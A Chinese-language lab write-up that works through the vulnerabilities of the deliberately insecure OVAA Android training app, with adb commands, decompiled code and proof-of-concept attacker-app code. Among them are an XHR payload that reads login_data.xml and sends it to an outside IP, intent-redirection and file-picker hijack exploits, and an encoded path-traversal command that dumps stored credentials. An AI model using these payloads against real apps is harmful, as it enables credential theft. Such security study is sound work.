OVAA漏洞分析

Tags Analysis


OVAA --- 漏洞分析

▼ deeplink oversecured://ovaa/login?url=xxx可以指定任意login的目标

1. poc流程:logout with deeplink -> login with deeplink(恶意链接使用 pipedream 生成)

```
adb shell am start -a android.intent.action.VIEW -d "oversecured://ovaa/logout"
adb shell am start -a android.intent.action.VIEW -d "oversecured://ovaa/login?url=http://eowpvhq67ep9bg8.m.pipedream.net"
```

```
PS C:\Users\L1205> adb shell am start -a android.intent.action.VIEW -d "oversecured://ovaa/logout"
Starting: Intent { act=android.intent.action.VIEW dat=oversecured://ovaa/logout }
PS C:\Users\L1205> adb shell am start -a android.intent.action.VIEW -d "oversecured://ovaa/login?url=htt
p://eowpvhq67ep9bg8.m.pipedream.net"
Starting: Intent { act=android.intent.action.VIEW dat=oversecured://ovaa/login?url=http://eowpvhq67ep9bg
8.m.pipedream.net }
PS C:\Users\L1205>
```




2. 小bug : login data直接明文存储在sharedPreference, ~~有文件读写权限的app可以任意盗取~~

▼ deeplink oversecured://ovaa/webview?url=http://xxxexample.com可以加载任意以example.com为结尾的域名的网页

1. poc流程 : 直接adb开打
2. 由于没有注册这种恶意域名, 也没有部署本地web服务器+域名映射, 仅证明可以被加载, 应该会显示一个空页面;
3. code :

```
adb shell am start -a android.intent.action.VIEW -d "oversecured://ovaa/webview?url=http://evilexample.com"
```



▼ deeplink oversecured://ovaa/webview?url=http://xxxexample.com/xxx.html中的JS代码可以通过file://协议读取文件, 因此可以通过XMLHttpRequest获取一个本地文件, 并且传输其中的内容


```
<html>

<body>
    <h1> Exploiting Deeplink using XHR request </h1>
    <script type="text/javascript">
    function load(url) {
        var url = "/data/data/oversecured.ovaa/shared_prefs/login_data.xml";
        var xhr = new XMLHttpRequest();
        xhr.onreadystatechange = function() {
            if (this.readyState == 4) {
                # 把数据发送给恶意的服务器
                location.href = "http://192.168.50.223:4444/exfilterated" + btoa(xhr.responseText);
            }
        }
        xhr.open("GET", url, true);
        xhr.send();
    }
    load(url);
    </script>
</body>
```

```
</html>
```

▼ deeplink oversecured://ovaa/grant_uri_permissions 跳板启动Activity, 利用 `android:grantUriPermissions="true"` 注册临时的访问权限, 获取隐私数据文件(Intent重定向)

- 这里 Victim 存在一个实现的问题, onCreate的时候直接finish()了,因此无法接收result, 导致这种攻击失败, 这里为了做一个攻击实验, 就源码把这里改掉就可以攻击成功了

```
    /* JADX INFO: Access modifiers changed from: protected */
    @Override
// androidx.appcompat.app.AppCompatActivity, androidx.fragment.app.FragmentActivity, androidx.activity.
ComponentActivity, androidx.core.app.ComponentActivity, android.app.Activity
18  public void onCreate(Bundle savedInstanceState) {
        Uri uri;
19      super.onCreate(savedInstanceState);
20      this.loginUtils = LoginUtils.getInstance(this);
21      Intent intent = getIntent();
23      if (intent != null && "android.intent.action.VIEW".equals(intent.getAction()) && (uri = intent
.getData()) != null) {
27          processDeeplink(uri);
        }
29      finish();
    }
```



- MalApp 流程
  - Launcher : 通过deeplink启动oversecured.ovaa.activities.DeeplinkActivity

```
@Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        Intent i = new Intent(Intent.ACTION_VIEW);
        i.setData(Uri.parse("oversecured://ovaa/grant_uri_permissions"));
        i.setClassName("oversecured.ovaa","oversecured.ovaa.activities.DeeplinkActivity");
```

```
        Log.d("LOG","Started Main Activity from Exploit-APP");
        startActivityForResult(i,1001);
    }
```

- Leaker : 注册 `oversecured.ovaa.action.GRANT_PERMISSIONS` Category, 被DeeplinkActivity启动, 在代码中注册读取 URI 的 Intent.FLAG_GRANT_READ_URI_PERMISSION 权限Flag并且增加ContentProvider对应的URI, 返回给DeeplinkActivity

```
protected void onCreate(Bundle savedInstanceState){
        super.onCreate(savedInstanceState);
        Log.e("LOG","Started IntercepActivity");
        Intent i = new Intent("android.intent.action.VIEW");
        i.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
        i.setData(Uri.parse("content://oversecured.ovaa.creds_provider"));
        setResult(RESULT_OK, i);
        Log.d("LOG","retrieving data after flag grant read uri");
        finish();
    }
```

- Launcher : 接受DeepLinkActivity返回的Intent, 这一Intent中此时已经包括了目标uri和相应的Flag, 接收者可以获得读ContentProvider的权限, 进行进一步泄露隐私文件;

```
@Override
    protected void onActivityResult(int requestCode, int resultCode, Intent data){
        super.onActivityResult(requestCode,resultCode,data);
        //Log.d("LOG","resutcode : "+ resultCode+"\nrequestcode :  "+requestCode);
        if (resultCode == -1 && requestCode == 1001){
            Log.d("LOG","Got the intent with flag_read_uri_permission, now we can access content-provider");
            dump(data.getData());
        }
    }

    public void dump(Uri uri) {
        Uri myUri;
        myUri = uri;
        String[] str = new String[] {"email","password"};
        ContentResolver cr = getContentResolver();
        Cursor c = cr.query(myUri,str,null,null,null);
        Log.i("LOG","Dumping data\n");
        Log.e("LOG", DatabaseUtils.dumpCursorToString(c));
    }
```

-

▼ deeplink oversecured://ovaa/grant_uri_permissions 跳板启动Activity, 利用 `android:grantUriPermissions="true"` 注册临时的访问权限, 获取隐私数据文件的2种情况(Intent重定向)

1. oversecured.ovaa.providers.CredentialsProvider
    a. 前面提到的情况, 可以直接通过query获取email-pw信息
2. androidx.core.content.FileProvider
    a. 类似的情况, 直接暴露了FileProvider, 可以直接通过file://形式的Uri进行读写(这里直接通过root暴露了全部的文件权限)

▼ LoginActivity中存在一个不安全方法, 用于通过extra中的Intent启动任意Activity(Intent重定向)

可以用作组合拳跳板, 例如跳到一个目标软件未暴露的存在漏洞的WebView, 这里以暴露的WebView为例

```
this.b3.setOnClickListener(new View.OnClickListener() {
                @Override
                public void onClick(View view) {
                    Intent extra = new Intent();
                    extra.setClassName("oversecured.ovaa", "oversecured.ovaa.activities.WebViewActivity");
                    extra.putExtra("url", "http://evil-example.com");
                    Intent intent = new Intent("oversecured.ovaa.action.LOGIN");
                    intent.putExtra("redirect_intent", extra);
                    startActivity(intent);
```

```
            }
        });
```

▼ MainActivity中存在不安全的可劫持Intent, 并且返回任意URL进行处理

```
        this.loginUtils = LoginUtils.getInstance(this);
        findViewById(C0405R.C0407id.fileTheftButton).setOnClickListener(new View.OnClickListener() {
// from class: oversecured.ovaa.activities.MainActivity.1
            @Override // android.view.View.OnClickListener
            public void onClick(View view) {
                MainActivity.this.checkPermissions();
                Intent pickerIntent = new Intent("android.intent.action.PICK");
                pickerIntent.setType("image/*");
                MainActivity.this.startActivityForResult(pickerIntent, 1001);
            }
        });
```

```
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // androidx.fragment.app.FragmentActivity, android.app.Activity
    public void onActivityResult(int requestCode, int resultCode, Intent data) {
        super.onActivityResult(requestCode, resultCode, data);
        if (resultCode == -1 && data != null && requestCode == 1001) {
            FileUtils.copyToCache(this, data.getData());
        }
    }
```

```
<activity
           android:name=".InterceptFilePickerActivity"
           android:exported="true" >
           <intent-filter android:priority="99999">
               <action android:name="android.intent.action.PICK"/>
               <category android:name="android.intent.category.DEFAULT"/>
               <data android:mimeType="image/*"/>
           </intent-filter>
       </activity>
```

```
public class InterceptFilePickerActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
//        setContentView(R.layout.activity_intercept_file_picker);
        Intent intent = new Intent();
        intent.setData(Uri.parse("file:///data/data/oversecured.ovaa/shared_prefs/login_data.xml"));
        setResult(RESULT_OK, intent);
        finish();
    }
}
```

▼ 存在一个硬编码的加密密钥, 使用`javax.crypto.Cipher`和`javax.crypto.spec.SecretKeySpec`提供的标准AES密钥扩展和加密算法; 同时MainActivity的"`Unprotected Activity Launch`"控件通过webview加载的url是http协议, 可以直接抓包拿token, 这里首先会导致一个token泄露, 如果token可以用于其他部分, 造成横向越权; 同时基于前面的硬编码密钥, 可以通过加密token解密出登录信息, 造成泄露;(同时包含弱密码和http泄露token两个部分漏洞)

```
        });
        findViewById(C0405R.C0407id.activityButton).setOnClickListener(new View.OnClickListener() {
// from class: oversecured.ovaa.activities.MainActivity.3
            @Override // android.view.View.OnClickListener
            public void onClick(View view) {
                LoginData loginData = MainActivity.this.loginUtils.getLoginData();
                String token = WeakCrypto.encrypt(loginData.toString());
                Intent i = new Intent("oversecured.ovaa.action.WEBVIEW");
                i.putExtra("url", "http://example.com./?token=" + token);
                IntentUtils.protectActivityIntent(MainActivity.this, i);
                MainActivity.this.startActivity(i);
            }
        });
    }
```

```
package oversecured.ovaa.utils;

import android.util.Base64;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;

/* loaded from: classes.dex */
public class WeakCrypto {
    private static final String KEY = "49u5gh249gh24985ghf429gh4ch8f23f";

    private WeakCrypto() {
    }

    public static String encrypt(String data) {
        try {
            SecretKeySpec secretKeySpec = new SecretKeySpec(KEY.getBytes(), "AES");
            Cipher instance = Cipher.getInstance("AES");
            instance.init(1, secretKeySpec);
            return Base64.encodeToString(instance.doFinal(data.getBytes()), 0);
        } catch (Exception e) {
            return "";
        }
    }
}
```

▼ 存在一个open的BroadCast, 发送用户隐私数据 login_data

- 有 2 个小坑
  - Android O(SDK version 25)以上静态注册的BroadCastReceiver无法直接接收自注册的BroadCast
    - 需要动态注册

```
IntentFilter ifR = new IntentFilter("oversecured.ovaa.action.UNPROTECTED_CREDENTIALS_DATA");
public static Class cc = null;
registerReceiver(r, ifR);
```

  - Intent中返回的是序列化的oversecured.ovaa.objects.LoginData对象, 因此进行反序列化进行toString等操作, 需要先反射到相应的class
    - 获取class

```
public Class loadTargetClass(){
        String packageName = "oversecured.ovaa";
        String className = "oversecured.ovaa.objects.LoginData";
        String apkPath = null;
```

```
        try {
            ApplicationInfo appInfo = getPackageManager().getApplicationInfo(packageName, 0);
            apkPath = appInfo.sourceDir;

            DexFile dexFile = new DexFile(apkPath);
            ClassLoader cl = getClassLoader();
            Class cli = dexFile.loadClass(className,cl);
            return cli;
        } catch (Exception e) {
            e.printStackTrace();
            return null;
        }
    }
```

- 接收广播

```
public class UnSafeBCInterceptor extends BroadcastReceiver {
    @Override
    public void onReceive(Context context, Intent intent) {
        Log.i("LOG","Intercept secret data\n");
        if ("oversecured.ovaa.action.UNPROTECTED_CREDENTIALS_DATA".equals(intent.getAction())){
            Log.e("DEBUG","intent received");
            Log.d("LOG", Objects.requireNonNull(MainActivity.cc.cast(intent.getExtras().get("payload"))).toString());
        }
    }
}
```

▼ 存在一个用于泄露 debug level log 信息的Service(oversecured.ovaa.services.InsecureLoggerService)

- 通过Intent启动Service, 把log信息记录到外存

```
adb shell am start-foreground-service -a oversecured.ovaa.action.DUMP --es "oversecured.ovaa.extra.file" "/storage/emulated/0/Andro
```

```
PS C:\Users\L1205> adb shell am start -a android.intent.action.VIEW -d "oversecured://ovaa/logout"
Starting: Intent { act=android.intent.action.VIEW dat=oversecured://ovaa/logout }
PS C:\Users\L1205> adb shell am start-foreground-service -a oversecured.ovaa.action.DUMP --es "oversecur
ed.ovaa.extra.file" "/storage/emulated/0/Android/data/oversecured.ovaa/cache/log.txt"
Starting service: Intent { act=oversecured.ovaa.action.DUMP (has extras) }
PS C:\Users\L1205>
```

- 泄露运行结果 :

```
angler:/storage/emulated/0/Android/data/oversecured.ovaa # cat ./cache/log.txt | grep Processing
10-02 14:24:00.634 11062 11062 D ovaa    : Processing testpoc:testpoc
angler:/storage/emulated/0/Android/data/oversecured.ovaa #
```

- 这里出现了一个小坑, 必须使用start-foreground-service启动目标Service, 然后会导致victim抛出ANR(Application Not Responding)异常
  - 原因 : Android 8+启动外部service必须使用startForegroundService, 同时被启动的Service必须在 **5s内&生命周期结束前** 调用 startForeground 成为 foreground service
  - 但是这里victim service没有调用 startForeground 直接运行onHandleIntent中的内容结束生命周期, 所以会抛出一个异常, 但是可以正常泄露信息

▼ oversecured.ovaa.providers.TheftOverwriteProvider提供一个存在目录遍历漏洞任意分享App的文件的contentProvider

- 这里做了基础防护, 即通过`Environment.getExternalStorageDirectory()+uri.getLastPathSegment()`保证目标路径在外存, 但是防护不完整, 一次或者多次编码的URI可以绕过该防护
- 目标为构造/storage/emulated/0/+../../../data/data/oversecured.ovaa/shared_prefs/login_data.xml形式的URI
- 因此poc为(此处仅用1次编码即可, 如果使用了多次getLastPathSegment类似的操作再使用多次编码就行)

```
adb shell content read --uri content://oversecured.ovaa.theftoverwrite/..%2F..%2F..%2Fdata%2Fdata%2Foversecured.ovaa%2Fshared_prefs
```

- 实验：

```
PS C:\Users\L1205> adb shell content read --uri content://oversecured.ovaa.theftoverwrite/../../../data/
data/oversecured.ovaa/shared_prefs/login_data.xml
Error while accessing provider:oversecured.ovaa.theftoverwrite
java.io.FileNotFoundException: open failed: ENOENT (No such file or directory)
        at android.database.DatabaseUtils.readExceptionWithFileNotFoundExceptionFromParcel(DatabaseUtils
.java:144)
        at com.android.commands.content.Content$ReadCommand.onExecute(Content.java:562)
        at com.android.commands.content.Content$Command.execute(Content.java:447)
        at com.android.commands.content.Content.main(Content.java:664)
        at com.android.internal.os.RuntimeInit.nativeFinishInit(Native Method)
        at com.android.internal.os.RuntimeInit.main(RuntimeInit.java:288)
```

```
PS C:\Users\L1205> adb shell content read --uri content://oversecured.ovaa.theftoverwrite/..%2F..%2F..%2
Fdata%2Fdata%2Foversecured.ovaa%2Fshared_prefs%2Flogin_data.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="login_url">http://example.com./</string>
    <string name="password">testpoc</string>
    <string name="email">testpoc</string>
</map>
PS C:\Users\L1205>
```

间章：理解没见过的一些漏洞

- 18个洞, 发现12个, 剩下的6个不知道从哪里入手了, 先写看Answer和CWE得到的安全问题分析

▼ Hardcoded credentials to a dev environment endpoint in `strings.xml` in `test_url` entry.


- 这里的一个疑惑是挖洞的时候就是直接搜索/调试全部字符串, 检查可能是凭据/类似信息的格式然后打一下试试吗
- 硬编码凭据, 把登录测试服务器用的测试凭据硬编码进res/string.xml了;
- 通常除了需要在代码中使用的重要凭据被硬编码下来, 还有就是由于编译链中某个文件存储下来后被编译进来的;

```
    <string name="test_url">https://adm1n:passw0rd@dev.victim.com</string>
```

▼ 未曾设想的道路, Modified Application/Component

▼ Application对象和重写方法

- Application类对于一个运行的应用程序而言是单例类, 也就是每一个被启动的应用程序会被Android系统创建一个Application实例
- 可以通过`<application android:name="package.name.xxxApplication"/>`指定对于当前应用程序创建的Application是哪一个类
- 声明周期中的onCreate()是最早被执行的完整生命周期



Applicaiton全面解析		
定义	• 代表应用程序（即 Android App）的类 • 继承关系：继承自 ContextWarpper 类	
特点	• 实例创建方式：单例模式 • 实例形式：全局实例 • 生命周期：等于 Android App 的生命周期	
应用场景	初始化资源	onCreate（）
	数据共享、数据缓存	
	获取应用程序当前的内存使用情况 （及时释放资源,避免被系统杀死/提高应用程序性能）	onTrimMemory（） & onLowMemory（）
	监听 应用程序 配置信息的改变	onConfigurationChanged（）
	监听应用程序内 所有Activity的生命周期	registerActivityLifecycleCallbacks（） & unregisterActivityLifecycleCallbacks（）

▼ Arbitrary Code Execution in `OversecuredApplication` by launching code from third-party apps with no security checks.

- 这里是通过检测全部的oversecured.plugin.xxx的被安装应用程序, 获取其中的meta-data, 检测version值, 进而通过反射执行.Loader.loadMetadata方法

```
    private void invokePlugins() {
        for (PackageInfo info : getPackageManager().getInstalledPackages(128)) {
            String packageName = info.packageName;
            Bundle meta = info.applicationInfo.metaData;
            if (packageName.startsWith("oversecured.plugin.") && meta.getInt("version", -1) >= 10) {
                try {
                    Context packageContext = createPackageContext(packageName, 3);
                    packageContext.getClassLoader().loadClass("oversecured.plugin.Loader").getMethod(
"loadMetadata", Context.class).invoke(null, this);
                } catch (Exception e) {
                    throw new RuntimeException(e);
                }
            }
        }
    }
```

- 因此poc的AndroidManifest.xml中Application中需要有一个<meta-data android:name=”version” android:value=10/>标识

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools">

    <application
        android:allowBackup="true"
        android:dataExtractionRules="@xml/data_extraction_rules"
        android:fullBackupContent="@xml/backup_rules"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:supportsRtl="true"
        android:theme="@style/Theme.Arbitrary3rdParty"
        tools:targetApi="31">
        <meta-data android:name=”version” android:value=10/>
        <activity
            android:name=".MainActivity"
            android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <activity android:name=".Loader" android:exported="true"/>
    </application>

</manifest>
```

▼ Arbitrary code execution via a DEX library located in a world-readable/writable directory.

- 这里通过解析 `/sdcard/updater.apk` 文件通过反射获取version信息, 但是这个文件是任意用户可读写的对象, 因此可以通过删改恶意apk文件执行恶意代码;

```
48      private void updateChecker() {
            try {
49              File file = new File("/sdcard/updater.apk");
50              if (file.exists() && file.isFile() && file.length() <= 1000) {
51                  DexClassLoader cl = new DexClassLoader(file.getAbsolutePath(), getCacheDir().
    getAbsolutePath(), null, getClassLoader());
53                  int version = ((Integer) cl.loadClass("oversecured.ovaa.updater.VersionCheck").
    getDeclaredMethod("getLatestVersion", new Class[0]).invoke(null, new Object[0])).intValue();
55                  if (Build.VERSION.SDK_INT < version) {
56                      Toast.makeText(this, "Update required!", 1).show();
                    }
                }
            } catch (Exception e) {
            }
        }
    }
```

▼ Re-think : 代码加固之 Modified Component

- 这里的修改Application是一个常见手法, 只是之前没搞开发所以没见到过;
- 但是这里有一个可以挖的点 :
  - 如同注册Application一样, App可以通过重写其他Component的生命周期函数实现一些自定义的检查, 例如不继承直接的Activity, 而是继承自定义的Activity, 甚至可以package命名是android.xxx来混淆, 每次调用onResume时检查一遍序列号/前序操作hash;

▼ 序列化的问题

- 这里的几个序列化相关的问题目前来看, 要造成实际危害, 需要有victim的调用, 因此没有POC, 只是解释

▼ `Serializable` 的问题

- 基本原理 : 直接序列化的类, 没有作信息校验/保护, 因此相应序列化对象一旦可以被外部应用程序操控, 将导致敏感操作被执行

▼ Memory corruption via the `MemoryCorruptionSerializable` object

- 存在敏感操作释放内存(native方法直接调用free(), 没再截图了), 可能出现序列化对象被劫持, 重要数据没有被保护可以直接修改

```
package oversecured.ovaa.objects;

import java.io.Serializable;

/* loaded from: classes.dex */
public class MemoryCorruptionSerializable implements Serializable {
    private static final long serialVersionUID = 0;
    private long ptr;

    private native void freePtr(long ptr);

    static {
        System.loadLibrary("ovaa");
    }

    protected void finalize() throws Throwable {
        long j = this.ptr;
        if (j != 0) {
            freePtr(j);
            this.ptr = 0L;
        }
    }
}
```

▼ Deletion of arbitrary files via the insecure `DeleteFilesSerializable` deserialization object.

- 存在敏感操作删除文件, 可能出现序列化对象被劫持, 重要数据没有被保护可以直接修改(这里可能是目标地址由序列化对象的属性指定但是没写出来)

```
/* loaded from: classes.dex */
public class DeleteFilesSerializable implements Serializable {
    private void readObject(ObjectInputStream in) throws IOException {
        File file = new File(in.readUTF());
        if (file.exists()) {
            FileUtils.deleteRecursive(file);
        }
    }
}
```

▼ `Parcelable` 的问题

- 基本原理 : 同上, 只是Parcelable

▼ Memory corruption via the `MemoryCorruptionParcelable` object.

- 这里可能是忘记写了, 没有发现Memory相关操作; 可能出现序列化对象被劫持, 重要数据没有被保护可以直接修改

```
public class MemoryCorruptionParcelable implements Parcelable {
    public static final Parcelable.Creator<MemoryCorruptionParcelable> CREATOR = new Parcelable.Creator<MemoryCorruptionParcel
        /* JADX DEBUG: Method merged with bridge method */
        @Override // android.os.Parcelable.Creator
        public MemoryCorruptionParcelable[] newArray(int i) {
            return new MemoryCorruptionParcelable[i];
        }

        /* JADX DEBUG: Method merged with bridge method */
        @Override // android.os.Parcelable.Creator
        public MemoryCorruptionParcelable createFromParcel(Parcel parcel) {
            return new MemoryCorruptionParcelable(parcel);
        }
    };
    private static final Gson GSON = new GsonBuilder().create();
    public Object data;

    private MemoryCorruptionParcelable(Parcel parcel) {
        try {
            Class clazz = Class.forName(parcel.readString());
            this.data = GSON.fromJson(parcel.readString(), (Class<Object>) clazz);
        } catch (ClassNotFoundException e) {
            throw new RuntimeException(e);
        }
    }

    @Override // android.os.Parcelable
    public int describeContents() {
        return 0;
    }

    @Override // android.os.Parcelable
    public void writeToParcel(Parcel parcel, int i) {
        parcel.writeString(this.data.getClass().getCanonicalName());
        parcel.writeString(GSON.toJson(this.data));
    }
}
```

- 题外话(查找相关资料的误区) : 原本以为相关漏洞应该是权限通过序列化被传递出来了(PendingIntent可以做到相应的事情, 但并非由于Parcelable, 而是由于Android平台对于Intent和PendingIntent的处理机制), 但是发现序列化并不能传递出来; 查找Java反序列化漏洞的形式, 发现实际上是通过对反序列化对象的篡改/构造等情况使得恶意操作泄露到应用内部